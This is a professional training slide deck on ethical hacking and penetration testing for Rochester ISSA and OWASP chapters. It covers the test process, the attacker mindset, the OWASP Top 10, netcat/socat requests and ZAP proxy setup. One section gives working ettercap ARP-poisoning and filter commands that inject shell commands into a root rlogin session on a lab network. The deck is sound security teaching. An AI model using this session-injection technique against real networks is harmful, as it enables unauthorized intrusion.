

Ethical Hacking as a Professional Penetration Testing Technique

Rochester ISSA Chapter


Rochester OWASP Chapter

Ralph Durkee - Durkee Consulting, Inc.

info@rd1.net



Ralph Durkee Background



- # **Founder of Durkee Consulting** since 1996
- # **Founder of Rochester OWASP** since 2004
- # **President of Rochester ISSA Chapter**
- # **Penetration Tester**, Security Trainer, Incident Handler and Auditor
- # **Application Security**, development, auditing, PCI compliance, penetration testing and consulting
- # **CIS (Center for Internet Security)** – development of benchmark security standards – Apache, Linux, BIND DNS, OpenLDAP, FreeRadius, Unix, FreeBSD

Agenda

- # What are Ethical Hacking & Penetration Testing?
- # The Penetration Testing Process
- # The Ethical Hacking Mind Set
- # Ethical Hacking as a Pen Test Technique
- # Examples:
 - Exploiting Clear Text Session
 - Exploiting Web Applications
 - Exploiting Mobile Clients
- # Summary



Definition: Ethical Hacking

#Hacking – Manipulating things to do stuff beyond or contrary to what was intended by the designer or implementer.

#Ethical Hacking – Using hacking and attack techniques to find and exploit vulnerabilities for the purpose of improving security with the following:

- Permission of the owners
- In a professional and safe manner
- Respecting privacy and property



Definition: Penetration Testing

- Professional process to model techniques of real world attackers on a defined target to find and exploit vulnerabilities for the purpose of improving security.
- Makes use of and includes ethical hacking techniques.
- Has a more limited focus and is a subset of Ethical Hacking.
- Must remain within the defined scope and rules of engagement, and be done in a professional, ethical, legal and relatively safe manner.



Penetration Testing Process

- # Document Scope & Rules of Engagement
- # Daily and Emergency Reporting
- # Planning and Reconnaissance
- # Scanning
- # Exploitation
- # Team Work - Notes,
Coordination & Communication
- # Final Report and Review



The Ethical Hacker Mindset

- # Thinking like an attacker
- # Curious to explore and understand how something works
- # What happens if we don't follow the rules or protocols?
- # Going beyond what is expected and ordinary
- # What rules are enforced, how are they enforced and how can they be by-passed?



Tools as a Pen Test Technique



#Common PT Approach:

1. Learn a set Pen Test tools and how they exploit vulnerabilities
2. Run the tools where appropriate and report the exploits.

#Easier to learn and more easily automated

#Misses logical types of vulnerabilities such as flaws in business logic or access controls

Ethical Hacking as a Pen Test Technique

1. Decompose the system and the applications
 - What are the critical components?
 - How do those components work?
 - What are the implied and explicit rules and expectations of each component?
2. Postulate how the components could be manipulated or by-passed to violate the expectations and rules
3. Develop, test and report.




Tools Are Still Important



OWASP

Google



- # The tools are still necessary and important
- # However tools are just tools, and they will let you down at times.
- # Be prepared with multiple tools that perform the same or similar attacks.
- # Prefer tools that *“Plays well with others”*
- # Need the lower level simple tools as well as the high level do-everything attack tools

Trying out the EH Mindset

Let's start with some basic questions.

- What's wrong with using rlogin or telnet?
- Is rlogin without a password OK?
- How about Telnet with 2-factor authentication?

Let's try the EH approach:

- What happens when a user types?


rlogin myhost.rd1.net



Decompose rlogin

Resolve Host name to IP Address

- Check local system host file
`Windows\System32\drivers\etc\hosts`
- Local host and external DNS Cache
- External recursive DNS query



Network Routing Consultation

Translate IP addresses to MAC addresses


TCP handshake and connection

User/Password and/or IP based Authentication

Send Commands and Receive Response

Options for Attacking rlogin aka Threat Modeling

- # Modify the client local hosts file
- # Various DNS Cache poisoning
- # IP Routing attacks
- # IP Spoofing
- # ARP Spoofing
(or ARP cache poisoning)
- # Grab password off the network
- # Grab password with malicious rlogin server
- # Session modification, injection or hijacking




Exploit 1: Bring the attacks together for an rlogin exploit

- # Injecting commands on a root rlogin session.
- # First we'll use ARP cache poisoning with ettercap to bring the traffic into the PT system.


The Network Configuration	
Client Victim	10.10.1.51
Network mask	255.255.255.0
Client gateway	10.10.1.1
Server Victim	10.10.0.100
PT system	10.10.1.145

Exploit 1: Before the ARP MITM Attack



Exploit 1:

After the ARP MITM Attack



Exploit 1:

Injecting in the rlogin session

■ We'll use an ettercap filter to inject a command.

```
# cat rlogin-filter.txt
if (ip.dst == '10.10.0.100' && tcp.dst ==
    513 ) {
    drop(); inject("./rlogin-
inject.txt" );
}
# cat rlogin-inject.txt
/usr/bin/id; /bin/ping -c 2 10.10.1.145
```

Exploit 1:

Injecting in the rlogin session (2)

- Compile the filter and run ettercap against the client - server IP addresses.

```
# etterfilter -o rlogin.ecf  rlogin-filter.txt  
  
# ettercap -q -p -F rlogin.ecf  
  -T /10.10.1.51/ /10.10.0.100/
```

- Success is indicated when the pings show up to the PT system, and the response from the commands will show up in the network sniff of the rlogin session.



Reporting the Exploit

The report should include:

- #**Detailed steps to reproduce with explanations.
- #**Detailed screens shots / output from the exploit – (Collect these early as you work)
- #**Explanation of the Business Impact
- #**Might use an easier to understand exploit such as creating a new user.



The EH Approach on HTTPS Sessions



Some more questions:

How does SSL work to protect a web server?

Answer: It doesn't. It authenticates the web server and encrypts the communication.

What happens when a user types in an https URL into a browser?

1. Same network components:
Name – IP – Mac
2. Complex SSL Handshake
3. Server Certificate validation (More . . .)

The EH Approach on HTTPS Sessions



4. Several HTTP client headers are sent
5. HTTP GET request
6. Server Headers returned
7. HTML and other Web Content is returned
8. Browser processes wide variety of content with additional plug-ins and application handlers.
9. Browser executes any JavaScript provided.
10. Sending additional request for ALL referenced content
11. There are many components available to attack!

Exploit 2:

Ethical Hacking a Web Server


- # Compared to rlogin the number of components is very large and the processing can be very complex.
- # There's also a lot of implied rules and expectations.
- # The server expects the client to use a normal browser; where “normal browser” implies a lot of complexity and many assumptions.

Exploit 2:

Ethical Hacking a Web Server

Common Pen Tester's Dilemma:

So much to break, where to start?



- Test the critical components -- authentication, authorization, access controls, session management, and communications.
- Look for the common mistakes (**OWASP Top 10**)
- Use proxies and automated scanners to find the easy stuff, (**OWASP ZAP Proxy**) but don't stop there.
- Use pen testing guides (**OWASP Testing Guide**)

OWASP Top 10



OWASP Top 10 - 2013 – Release Candidate 1

A1 - Injection

A6 – Sensitive Data Exposure

A2 – Broken Authentication &
Session Management

A7 – Missing Function Level
Access Control

A3 – Cross-Site Scripting (XSS)

A8 – Cross-Site Request Forgery
(CSRF)

A4 – Insecure Direct Object
Reference

A9 – Using Components with
Known Vulnerabilities

A5 – Security Misconfiguration

A10 – Unvalidated Redirects
and Forwards

Exploit 2: Not Playing by the Rules

Replacing the Browser

No reason the attacker has to use a browser.
One very simple option is netcat

```
$ nc rd1.net 80
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 05 Mar 2013 02:56:50 GMT
Server: Apache
Last-Modified: Tue, 28 Dec 2012 00:53:56 GMT
Accept-Ranges: bytes
```

Exploit 2: Not Playing by the Rules

Simple SSL Browser

For attacking via SSL use socat!

```
# socat - OPENSSL:www.owasp.org:443,verify=0  
GET / HTTP/1.0
```

```
HTTP/1.1 200 OK
```

```
Date: Tue, 05 Mar 2013 03:08:36 GMT
```

```
Server: Apache
```

```
Last-Modified: Mon, 19 Jun 2012 14:47:16 GMT
```

```
Accept-Ranges: bytes
```

```
Content-Length: 338
```


Zed Attack Proxy (ZAP)

Features



- # **Intercepting Proxy** – Modify or resend all requests, responses and headers, even AJAX requests!
- # **Automated Scanner** – Of course
- # **Passive Scanner** – Detect vulnerabilities as you browse
- # **Spider** – Follow all links on the website, including dynamic links
- # **Fuzzer** - Generates attacks based on patterns
- # **SSL** - Includes Client and Dynamic Server Certificates
- # **Port Scanner** – Helps find servers.
- # **And much more**

ZAP – Proxy Configuration



Connection Settings

Configure Proxies to Access the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8080

☒ Use this proxy server for all protocols

SSL Proxy: 127.0.0.1 Port: 8080

FTP Proxy: 127.0.0.1 Port: 8080

SOCKS Host: 127.0.0.1 Port: 8080

☐ SOCKS v4 ☒ SOCKS v5

No Proxy for:


localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24

☐ Automatic proxy configuration URL:

Reload

OK Cancel Help



Connection Settings

Configure Proxies to Access the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8080

☒ Use this proxy server for all protocols

SSL Proxy: 127.0.0.1 Port: 8080

FTP Proxy: 127.0.0.1 Port: 8080

SOCKS Host: 127.0.0.1 Port: 8080

☐ SOCKS v4 ☒ SOCKS v5

No Proxy for:

localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24



☐ Automatic proxy configuration URL:

Reload

Help Cancel OK

